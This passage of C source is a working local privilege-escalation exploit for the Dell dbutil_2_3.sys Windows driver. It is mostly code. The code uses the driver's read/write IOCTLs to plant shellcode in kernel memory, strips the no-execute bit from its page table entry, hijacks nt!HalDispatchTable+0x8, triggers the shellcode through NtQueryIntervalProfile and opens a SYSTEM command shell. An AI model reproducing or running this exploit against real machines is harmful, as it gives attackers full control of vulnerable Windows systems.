        unsigned long long shellcode2 = 0x000000B8808B4800;
        unsigned long long shellcode3 = 0x02F09B8B48C38948;
        unsigned long long shellcode4 = 0x0002F0EB81480000;
        unsigned long long shellcode5 = 0x000002E88B8B4800;
        unsigned long long shellcode6 = 0x8B48E57504F98348;
        unsigned long long shellcode7 = 0xF0E180000003608B;
        unsigned long long shellcode8 = 0x4800000360888948;
        unsigned long long shellcode9 = 0x0000000000C3C031;

        // Buffers to send to the driver (write primitive)
        unsigned long long inBuf3[4];
        unsigned long long inBuf4[4];
        unsigned long long inBuf5[4];
        unsigned long long inBuf6[4];
        unsigned long long inBuf7[4];
        unsigned long long inBuf8[4];
        unsigned long long inBuf9[4];
        unsigned long long inBuf10[4];
        unsigned long long inBuf11[4];

        // Values to send
        unsigned long long one3 = 0x4141414141414141;
        unsigned long long two3 = shellcodeLocation;
        unsigned long long three3 = 0x0000000000000000;
        unsigned long long four3 = shellcode1;

        unsigned long long one4 = 0x4141414141414141;
        unsigned long long two4 = shellcodeLocation + 0x8;
        unsigned long long three4 = 0x0000000000000000;
        unsigned long long four4 = shellcode2;

        unsigned long long one5 = 0x4141414141414141;
        unsigned long long two5 = shellcodeLocation + 0x10;
        unsigned long long three5 = 0x0000000000000000;
        unsigned long long four5 = shellcode3;

        unsigned long long one6 = 0x4141414141414141;
        unsigned long long two6 = shellcodeLocation + 0x18;
        unsigned long long three6 = 0x0000000000000000;
        unsigned long long four6 = shellcode4;

        unsigned long long one7 = 0x4141414141414141;
        unsigned long long two7 = shellcodeLocation + 0x20;
        unsigned long long three7 = 0x0000000000000000;
        unsigned long long four7 = shellcode5;

        unsigned long long one8 = 0x4141414141414141;
        unsigned long long two8 = shellcodeLocation + 0x28;
        unsigned long long three8 = 0x0000000000000000;
        unsigned long long four8 = shellcode6;

        unsigned long long one9 = 0x4141414141414141;
        unsigned long long two9 = shellcodeLocation + 0x30;
        unsigned long long three9 = 0x0000000000000000;
        unsigned long long four9 = shellcode7;

        unsigned long long one10 = 0x4141414141414141;
        unsigned long long two10 = shellcodeLocation + 0x38;
        unsigned long long three10 = 0x0000000000000000;
        unsigned long long four10 = shellcode8;

        unsigned long long one11 = 0x4141414141414141;
        unsigned long long two11 = shellcodeLocation + 0x40;
        unsigned long long three11 = 0x0000000000000000;
        unsigned long long four11 = shellcode9;

        inBuf3[0] = one3;
        inBuf3[1] = two3;
        inBuf3[2] = three3;
        inBuf3[3] = four3;

        inBuf4[0] = one4;
        inBuf4[1] = two4;
        inBuf4[2] = three4;
        inBuf4[3] = four4;

        inBuf5[0] = one5;
        inBuf5[1] = two5;
        inBuf5[2] = three5;
        inBuf5[3] = four5;

        inBuf6[0] = one6;
        inBuf6[1] = two6;
        inBuf6[2] = three6;
        inBuf6[3] = four6;

        inBuf7[0] = one7;
        inBuf7[1] = two7;
        inBuf7[2] = three7;
        inBuf7[3] = four7;

        inBuf8[0] = one8;
        inBuf8[1] = two8;
        inBuf8[2] = three8;
        inBuf8[3] = four8;

        inBuf9[0] = one9;
        inBuf9[1] = two9;
        inBuf9[2] = three9;
        inBuf9[3] = four9;

        inBuf10[0] = one10;
        inBuf10[1] = two10;
        inBuf10[2] = three10;
        inBuf10[3] = four10;

        inBuf11[0] = one11;
        inBuf11[1] = two11;
        inBuf11[2] = three11;
        inBuf11[3] = four11;

        DWORD bytesReturned3 = 0;
        DWORD bytesReturned4 = 0;
        DWORD bytesReturned5 = 0;
        DWORD bytesReturned6 = 0;
        DWORD bytesReturned7 = 0;
        DWORD bytesReturned8 = 0;
        DWORD bytesReturned9 = 0;
        DWORD bytesReturned10 = 0;
        DWORD bytesReturned11 = 0;

        BOOL interact2 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf3,
          sizeof(inBuf3),
          &inBuf3,
          sizeof(inBuf3),
          &bytesReturned3,
          NULL
        );

        BOOL interact3 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf4,
          sizeof(inBuf4),
          &inBuf4,
          sizeof(inBuf4),
          &bytesReturned4,
          NULL
        );

        BOOL interact4 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf5,
          sizeof(inBuf5),
          &inBuf5,
          sizeof(inBuf5),
          &bytesReturned5,
          NULL
        );

        BOOL interact5 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf6,
          sizeof(inBuf6),
          &inBuf6,
          sizeof(inBuf6),
          &bytesReturned6,
          NULL
        );

        BOOL interact6 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf7,
          sizeof(inBuf7),
          &inBuf7,
          sizeof(inBuf7),
          &bytesReturned7,
          NULL
        );

        BOOL interact7 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf8,
          sizeof(inBuf8),
          &inBuf8,
          sizeof(inBuf8),
          &bytesReturned8,
          NULL
        );

        BOOL interact8 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf9,
          sizeof(inBuf9),
          &inBuf9,
          sizeof(inBuf9),
          &bytesReturned9,
          NULL
        );

        BOOL interact9 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf10,
          sizeof(inBuf10),
          &inBuf10,
          sizeof(inBuf10),
          &bytesReturned10,
          NULL
        );

        BOOL interact10 = DeviceIoControl(
          driverHandle,
          IOCTL_WRITE_CODE,
          &inBuf11,
          sizeof(inBuf11),
          &inBuf11,
          sizeof(inBuf11),
          &bytesReturned11,
          NULL
        );

        // A lot of error handling
        if (!interact2 || !interact3 || !interact4 || !interact5 || !interact6 || !interact7 || !interact8 || !interact9 || !interact10)
        {
          printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
          exit(-1);
        }
        else
        {
          printf("[+] Successfully wrote the shellcode to the .data section of dbutil_2_3.sys at address: 0x%llx\n", shellcodeLocation);

          // Clear the no-eXecute bit
          unsigned long long taintedPte = pteBits & 0x0FFFFFFFFFFFFFFF;

          printf("[+] Corrupted PTE bits for the shellcode page: %p\n", taintedPte);

          // Clear the no-eXecute bit in the actual PTE
          // Buffer to send to the driver (write primitive)
          unsigned long long inBuf13[4];

          // Values to send
          unsigned long long one13 = 0x4141414141414141;
          unsigned long long two13 = shellcodePte;
          unsigned long long three13 = 0x0000000000000000;
          unsigned long long four13 = taintedPte;

          // Assign the values
          inBuf13[0] = one13;
          inBuf13[1] = two13;
          inBuf13[2] = three13;
          inBuf13[3] = four13;


          // Interact with the driver
          DWORD bytesReturned13 = 0;

          BOOL interact12 = DeviceIoControl(
            driverHandle,
            IOCTL_WRITE_CODE,
            &inBuf13,
            sizeof(inBuf13),
            &inBuf13,
            sizeof(inBuf13),
            &bytesReturned13,
            NULL
          );

          // Error handling
          if (!interact12)
          {
            printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
          }
          else
          {
            printf("[+] Successfully corrupted the PTE of the shellcode page! The kernel mode page holding the shellcode should now be RWX!\n");

            // Offset to nt!HalDispatchTable+0x8
            unsigned long long halDispatch = baseofKernel + 0x427258;

            // Use arbitrary read primitive to preserve nt!HalDispatchTable+0x8
            // Buffer to send to the driver (write primitive)
            unsigned long long inBuf14[4];

            // Values to send
            unsigned long long one14 = 0x4141414141414141;
            unsigned long long two14 = halDispatch;
            unsigned long long three14 = 0x0000000000000000;
            unsigned long long four14 = 0x0000000000000000;

            // Assign the values
            inBuf14[0] = one14;
            inBuf14[1] = two14;
            inBuf14[2] = three14;
            inBuf14[3] = four14;

            // Interact with the driver
            DWORD bytesReturned14 = 0;

            BOOL interact13 = DeviceIoControl(
              driverHandle,
              IOCTL_READ_CODE,
              &inBuf14,
              sizeof(inBuf14),
              &inBuf14,
              sizeof(inBuf14),
              &bytesReturned14,
              NULL
            );

            // Error handling
            if (!interact13)
            {
              printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
            }
            else
            {
              // Last member of read array should contain preserved nt!HalDispatchTable+0x8 value
              unsigned long long preservedHal = inBuf14[3];

              printf("[+] Preserved nt!HalDispatchTable+0x8 value: 0x%llx\n", preservedHal);

              // Leveraging arbitrary write primitive to overwrite nt!HalDispatchTable+0x8
              // Buffer to send to the driver (write primitive)
              unsigned long long inBuf15[4];

              // Values to send
              unsigned long long one15 = 0x4141414141414141;
              unsigned long long two15 = halDispatch;
              unsigned long long three15 = 0x0000000000000000;
              unsigned long long four15 = shellcodeLocation;

              // Assign the values
              inBuf15[0] = one15;
              inBuf15[1] = two15;
              inBuf15[2] = three15;
              inBuf15[3] = four15;

              // Interact with the driver
              DWORD bytesReturned15 = 0;

              BOOL interact14 = DeviceIoControl(
                driverHandle,
                IOCTL_WRITE_CODE,
                &inBuf15,
                sizeof(inBuf15),
                &inBuf15,
                sizeof(inBuf15),
                &bytesReturned15,
                NULL
              );

              // Error handling
              if (!interact14)
              {
                printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
              }
              else
              {
                printf("[+] Successfully overwrote the pointer at nt!HalDispatchTable+0x8!\n");

                // Locating nt!NtQueryIntervalProfile
                NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(
                  GetModuleHandle(
                    TEXT("ntdll.dll")),
                  "NtQueryIntervalProfile"
                );

                // Error handling
                if (!NtQueryIntervalProfile)
                {
                  printf("[-] Error! Unable to find ntdll!NtQueryIntervalProfile! Error: %d\n", GetLastError());
                  exit(1);
                }
                else
                {
                  // Print update for found ntdll!NtQueryIntervalProfile
                  printf("[+] Located ntdll!NtQueryIntervalProfile at: 0x%llx\n", NtQueryIntervalProfile);

                  // Calling nt!NtQueryIntervalProfile
                  ULONG exploit = 0;

                  NtQueryIntervalProfile(
                    0x1234,
                    &exploit
                  );

                  // Restoring nt!HalDispatchTable+0x8
                  // Buffer to send to the driver (write primitive)
                  unsigned long long inBuf16[4];

                  // Values to send
                  unsigned long long one16 = 0x4141414141414141;
                  unsigned long long two16 = halDispatch;
                  unsigned long long three16 = 0x0000000000000000;
                  unsigned long long four16 = preservedHal;

                  // Assign the values
                  inBuf16[0] = one16;
                  inBuf16[1] = two16;
                  inBuf16[2] = three16;
                  inBuf16[3] = four16;

                  // Interact with the driver
                  DWORD bytesReturned16 = 0;

                  BOOL interact15 = DeviceIoControl(
                    driverHandle,
                    IOCTL_WRITE_CODE,
                    &inBuf16,
                    sizeof(inBuf16),
                    &inBuf16,
                    sizeof(inBuf16),
                    &bytesReturned16,
                    NULL
                  );

                  // Error handling
                  if (!interact15)
                  {
                    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
                  }
                  else
                  {
                    printf("[+] Successfully restored the pointer at nt!HalDispatchTable+0x8!\n");
                    printf("[+] Enjoy the NT AUTHORITY\\SYSTEM shell!\n");

                    // Spawning an NT AUTHORITY\SYSTEM shell
                    system("cmd.exe /c cmd.exe /K cd C:\\");
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}

// Call exploitWork()
void main(void)
{
  exploitWork();
}
❌